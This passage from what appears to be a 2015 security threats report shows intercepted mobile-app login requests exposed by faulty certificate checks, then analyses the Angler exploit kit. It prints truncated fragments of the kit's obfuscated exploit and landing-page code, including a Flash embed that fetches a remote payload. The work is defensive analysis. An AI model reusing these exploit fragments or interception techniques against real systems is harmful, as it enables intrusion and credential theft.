Accept:                text/html,application/xhtml+xml,application/xml;q=0.9,image
Origin:                https://instagram.com
User-Agent:            Mozilla/5.0 (Linux; Android 4.4.2; sdk Build/KK) AppleWebKi
                       Chrome/30.0.0.0 Mobile Safari/537.36
Content-Type:          application/x-www-form-urlencoded
Referer:               https://instagram.com/accounts/login/?force_classic_login=&
                       d27a41948e983330dc34e42585c%26redirect_uri%3Dhttp%3A//[redacted]
                       ponse_type%3Dcode%26scope%3Dcomments%2Brelationships%2Blike
Accept-Encoding:       gzip,deflate
Accept-Language:       en-US
Cookie:                ccode=US; csrftoken=19714189fdbc59c366ae3634c9951527; mid=V
                       __utma=227057989.806290287.1421886987.1421886987.1421886987
                       __utmc=227057989; __utmz=227057989.1421886987.1.1.utmcsr=(d
X-Requested-With:      [redacted]
URLEncoded form
csrfmiddlewaretoken:   19714189fdbc59c366ae3634c9951527
username:              fakeusername
password:              fakepassword
```

This mobile app exposes Instagram credentials because it improperly validates the digital certificate, allowing MITM attacks.


One sports-related mobile app in the group of five million downloads provides free content such as headlines, game schedules, results, and statistics. The app also lets users watch live regular-season games if they purchase a "season pass." In order to access that feature, a user must log in with a service username and password, which we were able to intercept:



```
2015-01-27 20:24:44 POST https://[redacted]/services/msib/msap
                         ← 200 text/javascript 118B 243.05kB/s
Request                                                  Respons
Content-Length:  67
Content-Type:    application/x-www-form-urlencoded
Host:            [redacted]
Connection:      Keep-Alive
URLEncoded form
loginId:   fakeuser@fakemail.com
password:  fakepassword
appid:     android
```

Example of a popular sports-related mobile app that exposes username and password.

In the last group of vulnerable mobile apps, each has more than one million downloads according to Google Play. The group has seven apps of which only one provider fixed the issue. The rest remain vulnerable at the time of this writing. Just like other analyzed apps, this group exposes credentials from third-party services and social networks such as Instagram and Microsoft, or they expose credentials that belong to their own systems and services. Finally, in the case of one dating app, if there is an MITM attack in place, the user will receive the following notification:




[redacted]

Security Alert

You are currently on a Wi-Fi network that [redacted] considers unsafe. Try another Wi-Fi network or use your cellular network instead.

This vulnerable mobile app detects unsafe networks but gives the user an option to proceed.

However, there is still the option "Trust this network." If the user selects that option, the attack will succeed:



```
2015-01-22 14:22:40 POST https://[redacted]/login
                         ← 200 application/json 99B 225.39kB/s
Request                                                        Response
Host:                   [redacted]
Connection:             keep-alive
Content-Length:         103
Accept:                 text/javascript, text/html, application/xml, text/xml,
Origin:                 https://[redacted]
x-[redacted]-device-id: null
User-Agent:             OKCA 4.1.0
x-[redacted]-device-res: 320x486x1.5
Content-type:           application/x-www-form-urlencoded; charset=UTF-8
Referer:                https://[redacted]/login?dest=%2fmatch%3ffirst%3d1
                        ust=-7767980943956237656
Accept-Encoding:        gzip,deflate
Accept-Language:        en-US
Cookie:                 __cfduid=d571ae5881e2ab522e49d7946cbebe2c81421954477; g
X-Requested-With:       [redacted]
URLEncoded form
okc_api:   1
guestid:   13497651593597683273
username:  fakeusername
password:  fakepassword
_stamp:    1421954553983
```

If a user of this vulnerable mobile app selects "Trust this network," the credentials will be exposed to MITM attacks.

We noted in the ***McAfee Labs Threats Report: November 2014*** that open and commercial mobile malware source code is on the rise and predicted that mobile malware generation kits would soon be offered on the dark web. These off-the-shelf products will lower the barrier of entry for would-be thieves and will, in effect, become cybercrime multipliers for mobile devices.

Couple our 2015 mobile security prediction with the continued exposure of popular apps to SSL vulnerabilities, and we have a recipe for significant theft by cybercriminals.

Addressing the problem

It is very positive news for the entire ecosystem—mobile platforms, app stores, security vendors, and app developers—when issues like those raised by CERT and Intel Security are fixed at the source: in the code of the vulnerable apps. The news is less positive when the fixes are partial, such as in the case of the aforementioned dating app, which allows users to make decisions to trust a network, thereby exposing their login credentials.

What can be done when fixes have yet to be released?

As with most security issues, we can take some actions. But sometimes we're at the mercy of other variables, including app developers, app updates, and OS versions.

Let's start with the apps: Normally, we recommend that you download only highly rated and well-known apps from trusted sources (known companies or reputable marketplaces like Google Play), but in this case that advice falls short. All of the apps we examined are well known, with high ratings, from trusted sources.

Learn how Intel Security can help protect against this threat.

Nonetheless, this is still sound advice. If you are in an enterprise environment in which some apps are provided through an internal "app store," then you should contact your IT team to ensure those apps are being tested to verify that they aren't subject to vulnerabilities like those we have discussed in this Key Topic.

What can users do? You can't be expected to set up analysis tools and analyze code to learn if you're at risk, but you can reconsider that app and ask yourself some questions. Why must you login? What benefit or purpose does it serve? Are the "pro version" options really worth the potential compromise of personal data? If the login uses a current social network account, consider whether the convenience of doing so could cost you more than expected. You can also read an application's privacy policy to understand the what, why, and how of data sharing. In short, you can **STOP, THINK, CONNECT.**

Managing passwords can be a painful affair. However, if you ensure that every login for every app is unique, your risk is mitigated because only that app's credentials can be intercepted in an MITM attack. Unique credentials can be managed manually, but applications are available to automate the process.

You can subscribe to updates from CERT or Intel Security to learn more about these and other vulnerable applications, or you can perform web searches when you are considering new apps. If you are concerned with something you read about an app, try another one offering similar services. There is often more than one for every need!

After the death of Blacole: the Angler exploit kit

—Rajesh Nataraj KP

An exploit kit is an off-the-shelf software package containing easy-to-use packaged attacks on known and unknown vulnerabilities. Cybercriminals use exploit kits to spread malware. These toolkits exploit client-side vulnerabilities, mostly targeting the web browser and programs that can be accessed by the browser. Exploit kits can track infection statistics and can remotely and covertly control compromised machines.


The powerful Angler exploit kit has become popular because it is simple to acquire and use.

Sometimes law enforcement enjoys success against exploit kits. The creator of the popular Blacole exploit kit **was arrested in late 2013.** However, the malware authoring community quickly migrated to the Angler exploit kit to deliver their payloads. In the second half of 2014, Angler gained the attention of the security industry because of its prevalence and new capabilities such as fileless infection, virtual machine and security product detection, and its ability to deliver a wide range of payloads including banking Trojans, rootkits, ransomware, CryptoLocker, and backdoor Trojans. The threat research community also discovered that Angler is the first exploit kit to deliver ransomware by exploiting a vulnerability in Microsoft Silverlight.

Because Angler doesn't require technical proficiency to use and because it is accessible through online "dark" markets, it has become one of the most popular methods to transport malware.

Exploit kits mostly target vulnerabilities in Internet Explorer, Firefox, and Chrome. They also take advantage of holes in programs such as Adobe Flash Player, Adobe Reader, and Java.


The following chart illustrates the most prevalent exploit kits of 2014.



Source: McAfee Labs, 2015.

Share this Report

Next we see the number of exploit kit variants throughout the past year.



Source: McAfee Labs, 2015.

Now let's focus on the most popular exploit kit—Angler—and take a look at how it works, what it targets, how it stays hidden, and how it has changed.

Active Angler

The Angler exploit kit is very active, frequently changing patterns and payloads to hide its presence from security products. Angler has several key features:


- Uses two levels of redirectors before reaching the landing page.
- Compromised web servers hosting the landing page can be visited only once from an IP. The attackers are clearly actively monitoring the hosts.
- Detects the presence of virtual machines and security products in the system.
- Makes garbage and junk calls to be difficult to reverse engineer.
- Encrypts all payloads at download and decrypts them on the compromised machine.
- Uses fileless infection (directly deployed in memory).


Angler employs a variety of evasion techniques to remain undetected by virtual machines, sandboxes, and security software.

When a potential victim accesses a compromised web server through a vulnerable browser, the server redirects the connection to an intermediate server, which then redirects to the malicious server that hosts the exploit kit's landing page. The page checks for the presence of plug-ins (Java, ShockWave Flash, and Silverlight) and version information. When a vulnerable browser or plug-in version is found, the host delivers the payload and infects the machine.

The following graphic shows the complete infection chain.

The Angler Exploit Kit Infection Chain





Reconnaissance


The Angler exploit kit inspects the target machine so it can serve the proper landing page and payload.

- Checks for browser name, version, and operating system using the user agent.
- Identifies the installed vulnerable browser plug-ins and their versions.

Once the vulnerable browser components have been identified, Angler's landing page executes the malicious code to serve the exploit.

Angler is equipped with various exploits and dynamically serves them based on the vulnerable application. Angler can exploit several Internet Explorer vulnerabilities:

- CVE 2013-2551: Targets IE Browser VML shape object memory corruption.
- CVE-2013-0074: Silverlight double dereference vulnerability.
- CVE-2013-2465: Targets Java runtime environment.
- CVE-2014-0515: Targets Adobe ShockWave Flash Player.



```
    KDU865ifr4S[McdHw] = document.createElement('V3m2xe3zOi:shape');
    document.body[Zof0a9vxpaH9meO7](KDU865ifr4S[McdHw])
}
Co25UX2t3GtQLt = Ewmrn97LK1E0so8[T1afqxgKWn2ys0i1]('CpRhJqPpKxESasM');
for (var McdHw = 0; McdHw < 0x400; McdHw++) {
    EtU7otC6G9FSoRUZ[McdHw] = KDU865ifr4S[McdHw][Mfq30y0aA7r5xo];
}
for (var McdHw = 0; McdHw < 0x400; McdHw++) {
    try {
        EtU7otC6G9FSoRUZ[McdHw][BHjf8n2iA4ww32];
    } catch (e) {}
    if (McdHw == 0x300) {
        Co25UX2t3GtQLt[T1b76Fhwicxxk1gy] = '1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18
```

```
var txt = '<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" allowSc
txt = txt + '<param name="movie" value="http://' + getKolaio() + '/' + getTxl(m
txt = txt + '<param name="play" value="true"/>';
txt = txt + '<param name=FlashVars value="exec=' + getData(mirtul) + '" />';
txt = txt + '<!--[if !IE]>-->';
txt = txt + '<object type="application/x-shockwave-flash" data="http://' + getK
txt = txt + '<param name="movie" value="http://' + getKolaio() + '/' + getTxl(m
txt = txt + '<param name="play" value="true"/>';
txt = txt + '<param name=FlashVars value="exec=' + getData(mirtul) + '" />';
txt = txt + '<!--<![endif]-->';
txt = txt + '<!--[if !IE]>--></object><!--<![endif]-->';
txt = txt + '</object>';
```

```
}
var minValue = silverVersion("4.0.50401.0"),
    maxValue = silverVersion("5.1.10411.0"),
    currentValue = silverVersion("5.0.60818.
if (typeof(minValue) != 'undefined' && typeo
    window.sf325gtgs7sfds = true;
```

Angler exploit kit code showing different vulnerabilities that it can exploit.

Delivery


Compromised or malicious servers deliver exploits and malicious payloads to the victims. Exploit kit cybercriminals choose the method of delivery through malformed URLs known as campaigns. The variation in URL patterns or campaigns suggests that they originate from different cybercriminal groups.

Two types of Angler campaigns have been seen in the wild and are classified based on the serving domains, suggesting that several cybercriminal groups extensively use Angler. The two campaigns:

- A regular exploit kit landing page without any unique pattern.
- A 32x32-gate-format landing page.
  - [Malicious.Domain/[a-f0-9]{32}.php?q=[a-f0-9]{32}]

Exploitation

A typical Angler exploit kit landing page is highly obfuscated to make reverse engineering difficult and challenging for threat researchers. It also includes junk contents in the code to evade detection. The following image shows a landing page that contains the exploit code.



~~of his difficulties would have been convinced that it was too busily employed herself the whole her Dashwood, "if my children were all s~~

opinions, <textarea> 'It would have -- *I was there our engagement was to her own expectation of the other. The two grandmothers, v*

brought in, and in her figure, serious, Jennings's speech, neither did

c·

The whole of her joy on her return,

It had not come! "Mr. Palmer is so very handsome young lady--and she seemed so thoroughly aware that m
sister's temper. Opposition on so prohibited a but They walked along the valley, reached Dashwood, whose
invention of your fortune may make against his interest pleasure. John Dashwood to her sister. A mutual silence place
evil of that festival which requires a more animated look had intimated the preceding visit. Elin


begin to doubt where you spent the greatest impertinence of all; for she had taken a very handsome an
what she means? Do not let her proceed;--and Elinor, satisfied with having entire Jennings, who knew
still for there is nothing in the world of all your friends, indeed, might result from it--you would even

Exploit kit landing page.

The encrypted content is stored in the html <p> tag, which defines a paragraph and also supports global attributes. The encrypted content is stored inside multiple <p> tags on the landing page.

The landing page script used to decrypt the content inside the <p> tag is scrambled and compressed with no proper format. Random variables, split strings, and garbage functions make detection difficult.

Share this Report



```
<script>
var wtrqMhFr; var AZOSsZViWMKL;
 if(!yl5j.indexOf){ yl5j.indexOf=
        this            ['length'];
if(this    [arqyV7]===MZ5nm){
        return      -1;
)}
function Yu(U2ybN){ var gzGr=  's
),    'g'+'t',  'y',  'a'+'mp',
            }     var zDyEi3=
U2ybN.replace         (tHgMo (quM2
)
,    '<'    ).replace    (tHgMo
)
, '&'   );                  retu
      ' '
  ,
);
  }
function Qc7Wtc(text,   csH3){ va
'tunrrdterrxttOrft',   tHgMo=
        'replace',   TBhGKK=   csH
SWUDA7         [tHgMo]        (/r|t/
,    ""     ), Oz9=
     csH3.split     (""
), q2=
             [];
Oz9.sort            ();        var v
Oz9.length;
       uR2o=             uR2o     [
, 'i'
);
for( var arqyV7=
0;arqyV7<CbQiD;arqyV7++ ){
     q2       [vthg3W]   (TBhGKK
```

```
<p style="display: inline-block; color: rgba(0, 0, 0, 0); width:
normal; text-overflow: clip;"><p id ="GGQedZDn" >gc o)tnri(tfu &
32fstf tngw=si52j fdw.od3od3=fsfd s.7sgsinw w sofd7g=snigt251 fd
)rv jwbn=ieOXc DoctA e.MOrDi"tcLMt(ecofsoX"sWp\u &nbsp;b\:),M"h=
lt;olXc'(xm; adolLUP hCEYP ILCTDOl mtBH31/ CWX/LM//"-D TDTla"iNn
}filoEeodrerroCrspaer.rre)D l 0p{mx= &nbsp;!r av= r=E sa,err.poco
+rrr ora;p rre n.re + "soae :r r+rEeo " "+=inL &nbsp;rnd neie;i.
